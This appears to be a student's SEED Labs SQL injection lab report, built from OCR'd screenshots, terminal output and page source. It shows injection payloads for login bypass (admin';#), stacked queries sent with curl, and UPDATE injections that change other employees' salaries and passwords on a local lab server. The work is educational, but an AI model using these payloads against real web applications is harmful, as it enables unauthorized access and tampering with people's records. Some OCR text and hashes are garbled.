


TASK1



```
[08/30/22]seed@VM:~/.../Labsetup$ dcbuild
Building www
dStep 1/5 : FROM handsonsecurity/seed-server:apache-php
--> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
--> Using cache
--> 0e943da23012
Step 3/5 : COPY Code $WWWDir
--> Using cache
--> fc0f634c64b6
Step 4/5 : COPY apache_sql_injection.conf /etc/apache2/sites-available
--> Using cache
--> 940ecfac8860
Step 5/5 : RUN a2ensite apache_sql_injection.conf
--> Using cache
--> 731a13843e84
Successfully built 731a13843e84
Successfully tagged seed-image-www-sqli:latest
Building mysql
Step 1/7 : FROM mysql:8.0.22
--> d4c3cafblid5
Step 2/7 : ARG DEBIAN_FRONTEND=noninteractive
--> Using cache
--> 695c75304229
Step 3/7 : ENV MYSQL_ROOT_PASSWORD=dees
--> Using cache
--> b7c8495e1009
Step 4/7 : ENV MYSQL_USER=seed
--> Using cache
--> 4f474e014cbf
Step 5/7 : ENV MYSQL_PASSWORD=dees
--> Using cache
--> bdbb10d003e6
Step 6/7 : ENV MYSQL_DATABASE=sqllab_users
--> Using cache
--> c9b58d492938
Step 7/7 : COPY sqllab_users.sql /docker-entrypoint-initdb.d
--> Using cache
--> 5b060a1cc822
Successfully built 5b060a1cc822
```

TASK2.1

Employee Profile Login

USERNAME	admin';#
PASSWORD	Password

Login

Copyright © SEED LABS

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name='admin';#' and Password='da39a3ee5e6b4b0d3255bef95601890af80709'

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

TASK 2.2

The image shows two screenshots of a web application interface.

Screenshot 1: Employee Profile Login

This screenshot shows a login form titled "Employee Profile Login". It has two input fields: "USERNAME" containing "Admin" and "PASSWORD" containing "*****". Below the fields is a green "Login" button. At the bottom of the page, the copyright notice "Copyright © SEED LABS" is visible.


Screenshot 2: User Details

This screenshot shows a table titled "User Details" displaying employee information. The table has columns: Username, Eid, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. The data is as follows:

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314	Admin			

At the top of this screenshot, the URL is shown as "www.seed-server.com/unsafe_home.php?username=Admin&password=seedadmin". The page includes navigation links "Home", "Edit Profile", and "Logout". The copyright notice "Copyright © SEED LABS" is also present at the bottom.

TASK 2.3



The screenshot shows a terminal window with multiple tabs open, each displaying a different command-line session. The sessions show the user navigating through a directory structure, listing files, and running Docker commands to build and run containers. The terminal is running on a Linux system, likely a VM, as indicated by the prompt 'seed@VM: ~\$'.

```
[08/31/22]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  image_mysql  image_www  mysql_data
[08/31/22]seed@VM:~/.../Labsetup$ cd image_www/
[08/31/22]seed@VM:~/image_www$ ls
apache_sql_injection.conf  Code  Dockerfile
[08/31/22]seed@VM:~/image_www$ cd Code/
[08/31/22]seed@VM:~/Code$ ls
css  defense  index.html  logoff.php  seed_logo.png  unsafe_edit  backend.php  unsafe_edit  frontend.php  unsafe_home.php
[08/31/22]seed@VM:~/Code$ docker cp unsafe_home.php c079d42a41a6:/var/www/SQL_Injection#
[08/31/22]seed@VM:~/Code$ docker cp unsafe_home.php c079d42a41a6:/var/www/SQL_Injection#
[08/31/22]seed@VM:~/Code$ docker cp unsafe_home.php c079d42a41a6:/var/www/SQL_Injection#
[08/31/22]seed@VM:~/Code$ docker cp unsafe_home.php c079d42a41a6:/var/www/SQL_Injection/
[08/31/22]seed@VM:~/Code$ docker cp unsafe_home.php c079d42a41a6:/var/www/SQL_Injection/
[08/31/22]seed@VM:~/Code$
```

```

seed@VM: ~/Labsetup          seed@VM: ~/Labsetup          seed@VM: ~/Labsetup          root@c075d42a1ad: /var/www/...      seed@VM: ~/Code          seed@VM: ~/Code
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 |       | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby  | 20000 | 30000 | 4/20 | 10213352 |       | b78ed97677c161c1c82c142906674ad15242bd4 |
| 3 | Ryan   | 30000 | 50000 | 4/10 | 98993524 |       | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy   | 40000 | 90000 | 1/11 | 32193525 |       | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted    | 50000 | 110000 | 11/3 | 32111111 |       | 99343bff28a7bb51cb5f22cb20a618701a2c2f58 |
| 6 | Admin  | 99999 | 460000 | 3/5  | 43254314 |       | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> select *from credential where name='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name  | EID  | Salary | birth | SSN   | PhoneNumber | Address | Email  | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice  | 10000 | 20000 | 9/20 | 10211002 |           |         |         |         | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)


mysql> select 1;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

mysql> select 1;select 2;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

+---+
| 2 |
+---+
| 2 |
+---+
1 row in set (0.00 sec)

mysql> [REDACTED]

```



The screenshot shows a web browser window titled "SEED Project" with a tab labeled "SQLi Lab". The address bar shows the URL "www.seed-server.com". The main content area displays a login form titled "Employee Profile Login". The "USERNAME" field contains the value "Alice' ;select 1;" and the "PASSWORD" field contains the value "Password". Below the form is a green "Login" button. At the bottom of the page, there is a copyright notice: "Copyright © SEED LABs".

SEED Project SQL Lab

www.seed-server.com/unsafe_home.php?username=Alice'+%3Bselect+1%3B&Password=

SEEDLABS

```
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name= 'Alice' ;select 1; and
Password='da39a3ee5e6b4b0d3255bef95601890af80709'
```

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1;' and
Password='da39a3ee5e6b4b0d3255bef95601890af80709' at line 3]\n

1 row in set (0.00 sec)

seed@VM: ~/Labsetup

seed@VM: ~/Labsetup

seed@VM: ~/Labsetup

root@c079d42a41a6:/var/www/...

seed@VM: ~/Code

seed@VM: ~/Code

seed@VM: ~/Code

seed@VM: ~/Code

seed@VM: ~/Labsetup

1 row in set (0.00 sec)

```
mysql> select 1;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

mysql> select 1;select 2;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

+---+
| 2 |
+---+
| 2 |
+---+
1 row in set (0.00 sec)

mysql> SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name= 'Alice' ;select 1;
' and Password='da39a3ee5e6b4b0d3255bef95601890af80709';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | name | eid | salary | birth | ssn | phoneNumber | address | email | nickname | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)
```

'> □

```
seed@VM:~/Code
seed@VM:~/Labsetup
seed@VM:~/Labsetup
seed@VM:~/Labsetup
root@079d42a1a6:/var/www/...
seed@VM:~/Code
seed@VM:~/Code

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name = '' AND Password='92713d470937711cf31f2a71986c411bd6cb5b0'</div></nav><div class='container text-center'><div class='alert alert-danger'>The account information you provide does not exist.<br></div><a href='index.html'>Go back</a></div>[08/31/22]seed@VM:~.../Code
e$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%03Bselect%201%3B%23&Password=seedadmin'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kyting@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
```

```

seed@VM: ~/Code
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
seed@VM: ~/Labsetup
root@c079d42a1ad: /var/www/...
seed@VM: ~/Code
seed@VM: ~/Code

-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.


NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="css/bootstrap.min.css">
    <link href="css/style_home.css" type="text/css" rel="stylesheet">

    <!-- Browser Tab title -->
    <title>SQLi Lab</title>
</head>
<body>
    <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
        <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
            <a class="navbar-brand" href="unsafe_home.php"></a>
            SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
            FROM credential
            WHERE name= 'admin' ;select 1;# and Password='a5bdf35aldf4ea895905f6f6618e83951a6effc0'</div></div>
            There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1;# and Password='a5bdf35aldf4ea895905f6f6618e83951a6effc0'' at line 3]\n[08/31/22]seed@VM:~/Code
$ [1]
<!-- SEED Project -->
<!-- SQLi Lab -->
<!-- www.seed-server.com -->
    <div class="container text-center">
        <h1>Employee Profile Login</h1>
        <hr>
        <form>
            <div>
                <input type="text" placeholder="USERNAME" value="Alice' ;select 1;#" name="username">
            </div>
            <div>
                <input type="password" placeholder="PASSWORD" value="Password" name="password">
            </div>
            <div>
                <input type="button" value="Login" name="submit">
            </div>
        </form>
        Copyright © SEED LABS
    </div>
</body>

```



TASK 3.1

File Edit View History Bookmarks Tools Help

SEED Project SQLLab +

www.seed-server.com/unsafe_home.php

SEED LABS SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name='Alice' and Password='fdbe918bdae8300aa54747fc95fe0470fff4976'

Home Edit Profile Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	alice
Email	alice@gmail.com
Address	dhaka
Phone Number	111111

Copyright © SEED LABS

unsafe_home.php

unsafe_edit_frontend.php

```

239     $i_eid= $json_aa[$i]['eid'];
240     $i_salary= $json_aa[$i]['salary'];
241     $i_birth= $json_aa[$i]['birth'];
242     $i_ssn= $json_aa[$i]['ssn'];
243     $i_pwd = $json_aa[$i]['Password'];
244     $i_nickname= $json_aa[$i]['nickname'];
245     $i_email= $json_aa[$i]['email'];
246     $i_address= $json_aa[$i]['address'];
247     $i_phoneNumber= $json_aa[$i]['phoneNumber'];
248     echo "<tr>";
249     echo "<th scope='row'> $i_name</th>";
250     echo "<td>$i_eid</td>";
251     echo "<td>$i_salary</td>";
252     echo "<td>$i_birth</td>";
253     echo "<td>$i_ssn</td>";
254     echo "<td>$i_nickname</td>";
255     echo "<td>$i_email</td>";
256     echo "<td>$i_address</td>";
257     echo "<td>$i_phoneNumber</td>";
258     echo "</tr>";
259   }
260   echo "</tbody>";
261   echo "</table>";
262 }
263 ?>
264 <br><br>
265 <?php echo $_SESSION['PROFILE-SQL'];?>
266 <div class="text-center">
267   <p>
268     Copyright &copy; SEED LABS
269   </p>
270 </div>
271 </div>
272 </div>
273 <script type="text/javascript">
274   function logout(){
275     location.href = "logoff.php";
276   }
277 </script>
278 </body>
279 </html>
```

PHP ▾ Tab Width: 8 ▾ Ln 266, Col 13 ▾ INS

SEED Project X SQL Lab + www.seed-server.com/unsafe_edit_frontend.php

SEED LABS Home Edit Profile Logout

Alice's Profile Edit

NickName	alice',salary=90000 #
Email	alice@gmail.com
Address	dhaka
Phone Number	111111
Password	Password

Save

Copyright © SEED LABS

SEED Project X SQL Lab + www.seed-server.com/unsafe_home.php

SEED LABS SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name='Alice' and Password='fdbe918bdae83000aa54747fc95fe0470fff4976'

Home Edit Profile Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	90000
Birth	9/20
SSN	10211002
NickName	alice
Email	alice@gmail.com
Address	dhaka
Phone Number	111111

Copyright © SEED LABS

TASK 3.2

SEED Project X SQL Lab X +

www.seed-server.com/unsafe_edit_frontend.php

SEED Laas Home Edit Profile Logout

Alice's Profile Edit

NickName	alice',salary=1 where name='Bob
Email	alice@gmail.com
Address	dhaka
Phone Number	111111
Password	Password

Save

Copyright © SEED LABS

```
seed@VM: ~/Labsetup      seed@VM: ~/Labsetup      seed@VM: ~/Labsetup      seed@VM: ~/Code      seed@VM: ~/Code
mysql> describe credential;
+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra          |
+-----+-----+-----+-----+-----+
| ID    | int unsigned | NO  | PRI | NULL    | auto_increment |
| Name  | varchar(30) | NO  |     | NULL    |                |
| EID   | varchar(20) | YES |     | NULL    |                |
| Salary | int          | YES |     | NULL    |                |
| birth  | varchar(20) | YES |     | NULL    |                |
| SSN   | varchar(20) | YES |     | NULL    |                |
| PhoneNumber | varchar(20) | YES |     | NULL    |                |
| Address | varchar(300) | YES |     | NULL    |                |
| Email  | varchar(300) | YES |     | NULL    |                |
| NickName | varchar(300) | YES |     | NULL    |                |
| Password | varchar(300) | YES |     | NULL    |                |
+-----+-----+-----+-----+-----+
11 rows in set (0.01 sec)

mysql> select *from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name  | EID   | Salary | birth | SSN   | PhoneNumber | Address | Email   | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 90000 | 9/20  | 10211002 | 111111    | dhaka   | alice@gmail.com | alice   | fdbe918bdae83000aa54747fc95fe0470ffff4976 | |
| 2 | Boby  | 20000 |       1 | 4/20  | 10213352 |           |         |           |           |           | b78ed97677c161c1c82c142906674ad15242b244 |
| 3 | Ryan  | 30000 | 90000 | 4/10  | 98993524 |           |         |           |           |           | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy  | 40000 | 90000 | 1/11  | 32193525 |           |         |           |           |           | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted   | 50000 | 90000 | 11/3  | 32111111 |           |         |           |           |           | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 90000 | 3/5   | 43254314 |           |         |           |           |           | a5bdf35a1df4ea895905f6f6618e83951a6efc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql>
```

TASK 3.3

SEED Project X SQLI Lab + www.seed-server.com/unsafe_edit_frontend.php

SEED LABS Home Edit Profile Logout

Alice's Profile Edit

NickName	<input type="text" value="alice'.password= sha1('123') whe"/>
Email	<input type="text" value="alice@gmail.com"/>
Address	<input type="text" value="dhaka"/>
Phone Number	<input type="text" value="111111"/>
Password	<input type="text" value="Password"/>

Save

Copyright © SEED LABS

File Edit View History Bookmarks Tools Help

SEED Project X SQLI Lab + www.seed-server.com/unsafe_edit_frontend.php

SEED LABS Home Edit Profile Logout

Alice's Profile Edit

NickName	<input type="text" value="hal('123') where name='Bob'; #"/>
Email	<input type="text" value="alice@gmail.com"/>
Address	<input type="text" value="dhaka"/>
Phone Number	<input type="text" value="111111"/>
Password	<input type="text" value="Password"/>

Save

Copyright © SEED LABS

```

seed@VM:~/Labsetup          seed@VM:~/Labsetup          root@cfee92f23de5:/var/www/SQL_Inje...      seed@VM:~/Code          seed@VM:~/Code
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 90000 | 9/20 | 10211002 | 111111 | dhaka | alice@gmail.com | alice | fdbe918bdae83000aa54747fc95fe0470fff4
| 2 | Boby  | 20000 | 1     | 4/20 | 10213352 |         |         |         |         |         | b78ed97677c161clc82c142906674ad15242b
| 3 | Ryan   | 30000 | 90000 | 4/10 | 98993524 |         |         |         |         |         | a3c50276cb120637cca669eb38fb9928b017e
| 4 | Samy   | 40000 | 90000 | 1/11 | 32193525 |         |         |         |         |         | 995b8b8c183f349b3cab0ae7fccd39133508d
| 5 | Ted    | 50000 | 90000 | 11/3 | 32111111 |         |         |         |         |         | 99343bff28a7bb51cb6f22cb20a618701a2c2
| 6 | Admin  | 99999 | 90000 | 3/5  | 43254314 |         |         |         |         |         | a5bdf35a1df4ea895905f6f6618e83951a6ef
+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> select *from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name  | EID   | Salary | birth | SSN    | PhoneNumber | Address | Email       | NickName | Password
|-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | Alice  | 10000 | 90000 | 9/20 | 10211002 | 111111 | dhaka | alice@gmail.com | alice | fdbe918bdae83000aa54747fc95fe0470fff4
| 2  | Boby   | 20000 | 1     | 4/20 | 10213352 |         |         |         |         |         | 40bd001563085fc35165329e1ff5c5ecbdbb
| 3  | Ryan   | 30000 | 90000 | 4/10 | 98993524 |         |         |         |         |         | a3c50276cb120637cca669eb38fb9928b017e
| 4  | Samy   | 40000 | 90000 | 1/11 | 32193525 |         |         |         |         |         | 995b8b8c183f349b3cab0ae7fccd39133508d
| 5  | Ted    | 50000 | 90000 | 11/3 | 32111111 |         |         |         |         |         | 99343bff28a7bb51cb6f22cb20a618701a2c2
| 6  | Admin  | 99999 | 90000 | 3/5  | 43254314 |         |         |         |         |         | a5bdf35a1df4ea895905f6f6618e83951a6ef
+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql> [REDACTED]
seed@VM:~/Code
NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

